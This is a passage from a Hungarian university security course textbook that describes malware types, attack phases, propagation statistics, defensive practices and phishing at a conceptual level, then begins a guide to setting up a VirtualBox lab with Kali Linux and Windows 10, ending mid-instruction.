„FŐNIX ME” – Megújuló Egyetem felsőoktatási intézményi fejlesztések a felsőfokú oktatás minőségének és hozzáférhetőségének együttes javítása érdekében

EFOP 3.4.3-16-2016-00015

Szoftverrendszerek biztonsága

Készítette: Dr. Hornyák Olivér

A tananyagfejlesztést az EFOP-3.4.3-16-2016-00015 számú, "Megújuló egyetem-felsőoktatási intézményi fejlesztések a felsőoktatás minőségének és hozzáférhetőségének együttes javítása érdekében" elnevezésű projekt 5. Nemzetköziesítés részprojektjében támogatta. A projekt az Európai Unió támogatásával, az Európai Szociális Alap és Magyarország költségvetése társfinanszírozásában valósul meg.

Tartalom

Bevezetés

Vírusok és férgek

Malicious software, malware, malicious code vagy malcode – az angol nyelvű irodalom így nevezi azokaz a szoftvereket, amelyek arra tervetek, hogy rosszat, kártékonyat, akaratunkkal ellenkezőt csináljanak például:

- lopjanak,
- kárt okozzanak,
- törvénytelen dolgot műveljenek,
- megzavarjanak,
- felhasználják az erőforrásainkat (memória., processzor, háttértár),
- stb.

Az alábbi osztályokba sorolhatjuk ezeket:

- vírusok,
- férgek,
- trójaiak,
- botok.

A számítógépes vírus lemásolja magát és beszúrja magát valamelyik programba, részévé válik annak. A vírusok egy része csupán valami bosszantó dolgot tesz. Van, ami az adataidban okoz kárt. és van, amelyik szolgáltatásmegtagadási támadásokat (denial-of-service, DOS) okoz. A legtöbbször a vírus egy végrehajtható állományban bújik meg. A megfertőződött gazdaprogram akár továbbra is működőképes maradhat. Van olyan vírus is, amelyik elpusztítja a gazdaprogramját.

Hogyan kerül a vírus a számítógépre? A legtöbbször az alábbi módokon:

- hálózat,
- külső memória,
- fájlmegosztás,
- e-mail melléklet,
- rendszerfrissítés,
- diszk.

A számítógép féreg is képes lemásolni magát másik számítógépre és így képes terjedni. A féreg egy különálló program. Nem kell neki gazdafájl a terjeszkedéshez. A féreg gyakran a számítógép valamiyen sebezhetőségét kihasználva jut be a rendszerbe.

A trójaiak a görög faló után kapta a nevét. Általában valami trükk segítségével jutnak be a rendszerbe. A trójaiak károkozási listáján szerepel az adatlopás, adatok lekódolása, hátsó ajtók kinyitása más kártékony kód számára. A trójaiak nem másolják le magukat.

A számítógépes botok neve a ro**bot** szóból egyszerűsödött ki. Ezek automatikus eljárások.

Összekapcsolódnak más hálózati szolgáltatásokkal. A robotok jelszavakat lophatnak, információkat gyűjthetnek, billentyűleütéseket naplózhatnak, spam üzeneteket továbbíthatnak.

A támadás fázisait angol nyelven 5 p betűs szóval szokás leírni [2]:

Probe – Puhatolózás: a célpontok azonosítása

Penetrate – Behatolás: - rosszindulatú kód továbbítása a célpontjához


Persist – Ragaszkodás: a rosszindulatú programok megpróbálnak a rendszerben maradni

Propagate – Kiterjesztés: kiterjesztés más rendszerekre

Paralyze – Paralizálás: - a rosszindulatú programok kárt okoznak

Számítások szerint a jegyzet megírásakor, 2021-ben a kiberbűnözés okozta kár 6,000,000,000,000 USD (hattrillió $), és minden másodpercben 12 ember válik áldozattá. Security Intelligence Report [3] statisztikái alapján a rosszindulatú kód elterjedése az alábbi módokon valósul meg:

- Felhasználói beavatkozás - 44.8%
- AutoRun: USB - 26%
- AutoRun: Hálózat - 17.2%
- Fájl fertőződés - 4.4%
- Sebezhetőség: A frissítés régóta elérhető - 3.2%
- Sebezhetőség: A frissítés elérhető - 2.4%
- Jelszó feltörés (Brute Force) - 1.4%
- Office makrók - 0.3%
- Sebezhetőség: Zero Day - 0%



1. A védekezés kulcsa a megelőzés.
    a. Légy óvatos
        i. kerüld az ismeretlen ingyenes szoftvereket és a kalóz szoftvereket.
    b. kerülje a privilegizált (pl.: admin, root) fiókokat, ha nem szükséges.
    c. alkalmazz biztonságos konfigurációkat.
    d. tartsd naprakészen a géped. Alkalmazd a biztonsági frissítéseket a böngésző, az e -mail kliens és az operációs rendszer számára.
    e. különítsd el a frissíthetetlen számítógépeket.
    f. használj fokozott védelmet böngészőhöz és e -mailjei klienshez, használj biztonságos e -mail átjárót.
    g. használj rosszindulatú programok elleni eszközöket.
    h. a hálózati védelem legyen valós idejű.
    i. tanítsd a felhasználókat gyanakvásra.
2. Legyenek a hozzáférések szabályozva
    a. Használd a szükséges legkevesebb jogosultságot.
    b. Szegmentáld a hálózatot.
    c. Legyél óvatos, amikor engedélyeket adsz az alkalmazásoknak.
    d. Az alkalmazásokat megbízható helyekről töltse le, például az App Store -ból.
    e. Erős felhasználói korlátozási szabályokat használj az alkalmazások futtatásakor.
    f. Használj listát a megbízható az alkalmazásokról
3. Használj biztonsági mentést
    a. Fontos, hogy legyen automatikus biztonsági mentés.
    b. Használhatsz online szolgáltatásokat.
    c. Győződj meg arról, hogy a kritikus adatokat tartalmazó biztonsági másolat nem megsemmisíthető.
    d. Legyen biztonsági mentések készítésének házirendje.
    e. A biztonsági másolatokat legalább két különböző típusú tárhelyen tárold, amelyek közül az egyik külső.

Egészen néhány évvel ezelőttig a kiberbűnözők erőfeszítéseiket a rosszindulatú programokra, az ezekkel végzett támadásokra összpontosították, mert ezek nyújtották a legnagyobb megtérülést. Újabban az adathalász támadásokra helyezték a hangsúlyt (~ 70%) azzal a céllal, hogy felhasználói adatokat gyűjtsenek. [5] Lépései a következők:

1. A bűnözők előkészítik infrastruktúrájukat pl.: kompromittált vagy hamis tartományokat (domaineket). Ezzel információt gyűjtenek a lehetséges célpontokról.
2. Rosszindulatú e -mail üzenetek küldése.
3. Az áldozatot a hamis tartományba irányítják.
4. Az áldozat hamis űrlapba írja be a hitelesítő adatokat, vagy az áldozat letölt egy rosszindulatú programot, amely hitelesítő adatokat gyűjt az eszközön.
5. A bűnözők hozzáférnek az áldozat hálózatához. A bűnözők ugyanazokat a hitelesítő adatokat használják más webhelyeken.

Hivatkozások

[1] Microsoft Secure Blog Staff: The Emerging Era of Cyber Defense and Cybercrime

[2] Cox, Kerry J., and Christopher Gerg. *Managing Security with Snort & IDS Tools: Intrusion Detection with Open Source Tools*. " O'Reilly Media, Inc.", 2004.

[3] https://www.zdnet.com/article/which-is-the-most-popular-malware-propagation-tactic/

[4] https://clouddamcdnprodep.azureedge.net/gdc/gdc09FrGq/original

[5] Microsoft Digital Defense Report | September 2020

A számítógépes környezet kialakítása

Ebben a fejezetben bemutatjuk, hogyan alakíthatsz ki egy virtuális környezetet. Két operációs rendszert fogunk használni: Kali Linuxot és Windows 10-et. Előbbi a „vizsgáló” operációs rendszer lesz, utóbbi a vizsgálat célpontja.


Virtuális környezet telepítése


A szoftver virtualizáció lehetővé teszi, hogy egy gazda számítógépen egy vagy több virtuális munkakörnyezet legyen, például egy másik operációs rendszer. Így kialakíthatunk egy „játszóteret” a biztonsági teszteknek, amelyeket anélkül tudunk végrehajtani, hogy az élő rendszerünket elrontanánk.


Az Oracle ingyenes VirtualBox nevű rendszerét fogjuk használni. ía jegyzet írásakor a v6.1 a legfrissebb verzió. A letöltési oldal:


https://www.virtualbox.org/wiki/Downloads

A teljes telepítési útmutató [1] részletesen leírja a telepítés minden aspektusát. Ebben a jegyzetben a Windows gazdaszámítógépre való telepítés menetét írjuk le. Töltsük le az alkalmazást és indítsuk el a telepítést.










A helyes működéshez egy kiterjesztést (extension pack) is le kell töltenünk, Figyeljünk arra, hogy ennek a verziószáma megegyezzen a VirtualBox verziójával (v6.1).


A telepítést az alábbi parancssorral végezhetjük el:

```
VBOXMANAGE EXTPACK INSTALL "C:\USERS\OLIVER\DOWNLOADS\ORACLE_VM_VIRTUALBOX_EXTENSION_PACK-6.1.16.GZ"
```


Kali Linux telepítése

Készítsünk egy új virtuális gépet. Adjunk hozzá virtuális tárhelyet, legalább 80GB tárhelyre szükségünk lesz. Az operációs rendszer legyen Debian Linux.







A beállításokat jól mutatja a következő ábra:




Kattintsunk a beállításokra (settings). Az általános (general) panelen válasszuk az Advanced feliratút és engedélyezzük a megosztott vágólap és a Kétirányú fogd-és-vidd opciókat (Shared Clipboard és Drag'n'Drop as Bidirectional.)




A minimális memóriaigény meghatározása függ a hardver konfigurációtól. A memória beállítható a Motherboard fülön a System panelen. Legyen legalább 2048 MB.




Használjunk legalább 2 processzort (CPU)




A video memória legalább 128 MB legyen.



Az első indításkor meg kell adni a Kali Linux ISO fájl helyét.



Appliance fülön a beállítások így néznek ki:



Alternatív telepítési mód:

Töltsük le az alábbi VirtualBox lemezképet

https://help.offensive-security.com/hc/en-us/articles/360049796792-Kali-Linux-Virtual-Machine

A fájl kiterjesztése .ova. Duplakattintás után a fájlt a VirtualBox megnyitja. Az alapértelmezett jelszó kali/kali

A kezdőképernyő:

Az első futtatáskor a Devices menuben válasszuk az Insert Guest additions CD opciót. Ez egy virtuális CD lemezt mountol be, amelyen telepítőfájlok vannak. Egy jobb egérgomb kattintással nyissunk meg egy parancssori terminált. Gépeljük be, hogy

```
sudo su
```

Igy rendszergazda jogosultságit szerzünk a jelszó beírása után. Az alábbu parancssor telepíti a szükséges kiterjesztést:

